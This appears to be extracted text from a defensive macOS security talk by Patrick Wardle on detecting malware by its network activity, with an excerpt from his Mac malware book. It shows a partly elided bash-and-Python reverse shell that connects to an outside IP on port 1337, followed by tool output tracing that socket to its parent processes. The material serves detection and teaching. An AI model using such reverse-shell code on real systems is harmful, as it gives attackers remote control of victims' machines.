
```
01  #!/bin/bash
02  while :
03  do
04      python -c 'import socket,...;
05
06      s=socket.socket(...);
07      s.connect(("185.243.115.230",1337));
```

```
./enumSockets 55082
Enumerating sockets for "Python" (pid: 55082)

Socket details: {
  destination = 185.243.115.230;
  remotePort = 1337;
  ...
  state = ESTABLISHED;
}
```


```
./enumParents 55082
Enumerating parents of "Python" (pid: 55082)

Parent /bin/bash (pid: 80176)
Parent /sbin/launchd (pid: 1)
```




Conclusions

...& take aways



TAKEAWAYS

(generically) detect malware via network activity



We can leverage macOS's networking frameworks to heuristically detect malware (directly on the host).

INTERESTED IN LEARNING MORE?

read, "The Art of Mac Malware" book(s)

Books about Mac Malware

by Patrick Wardle

INTRODUCTION




Do Macs even get malware? If we're to believe an Apple marketing claim once posted on Apple.com, apparently, no:

[Mac] doesn't get PC viruses. A Mac isn't susceptible to the thousands of viruses plaguing Windows-based computers. That's thanks to built-in defenses in Mac OS X that keep you safe without any work on your part.¹

Of course, this statement was rather deceptive and to Apple's credit has long been removed from their website. Sure, there may be a kernel of truth in it; due to inherent cross-platform incompatibilities (not Apple's "defenses"), a native Windows virus cannot typically execute on macOS. But cross-platform malware has long targeted both Windows and macOS. For example, in 2019 Windows adware was found packaged with a cross-platform framework that allowed it to run on macOS.²

Regardless of any marketing claims, Apple and malware have a long history of coexisting. In fact, Elk Cloner, the first "wild virus for a home



Patrick Wardle

capabilities that seek to help the malware author profit, perhaps by displaying ads, hijacking search results, mining cryptocurrency, or encrypting user files for ransom. Adware falls into this category, as it's designed to surreptitiously generate revenue for its creator. (The difference between adware and malware can be rather nuanced, and in many cases arguably imperceptible. As such, here, we won't differentiate between the two.)

On the other hand, malware designed to spy on its victims (for example, by three-letter government agencies) is more likely to contain stealthier or more comprehensive capabilities, perhaps featuring the ability to record audio off the system microphone or expose an interactive shell to allow a remote attacker to execute arbitrary commands.

Of course, there are overlaps in the capabilities of these two broad categories. For example, the ability to download and execute arbitrary binaries is an appealing capability to most malware authors, as it provides the means to either update or dynamically expand their malicious creations (Figure 3-1).



Figure 3-1: A categorization of malware's capabilities

Survey and Reconnaissance

In both crime-oriented and espionage-oriented malware, we often find logic designed to conduct surveys or reconnaissance of a system's environment, for two main reasons. First, this gives the malware insight into its surroundings, which may drive subsequent decisions. For example, malware may choose not to persistently infect a system if it detects third-party security tools. Or, if it finds itself running with non-root privileges, it may attempt to escalate its privileges (or perhaps simply skip actions that require such rights). Thus, the malware often executes reconnaissance logic before any other malicious actions are taken.

Second, malware may transmit the survey information it collects back to the attacker's command and control server, where the attacker may use it to uniquely identify the infected system (usually by finding some system-specific unique identifier) or pinpoint infected computers of interest. In



Free: taomm.org
For sale: amazon, etc...

MAHALO !

"Friends of Objective-See"



CleanMyMac X



SmugMug



iVerify




The Mitten Mac



Halo Privacy

Nothing but Net



RESOURCES :

"Netbottom"

newosxbook.com/src.jl?tree=listings&file=netbottom.c

Objective-See's Tools/Source code

objective-see.org/tools.html

"Network Extensions for the Modern Mac"

developer.apple.com/videos/play/wwdc2019/714/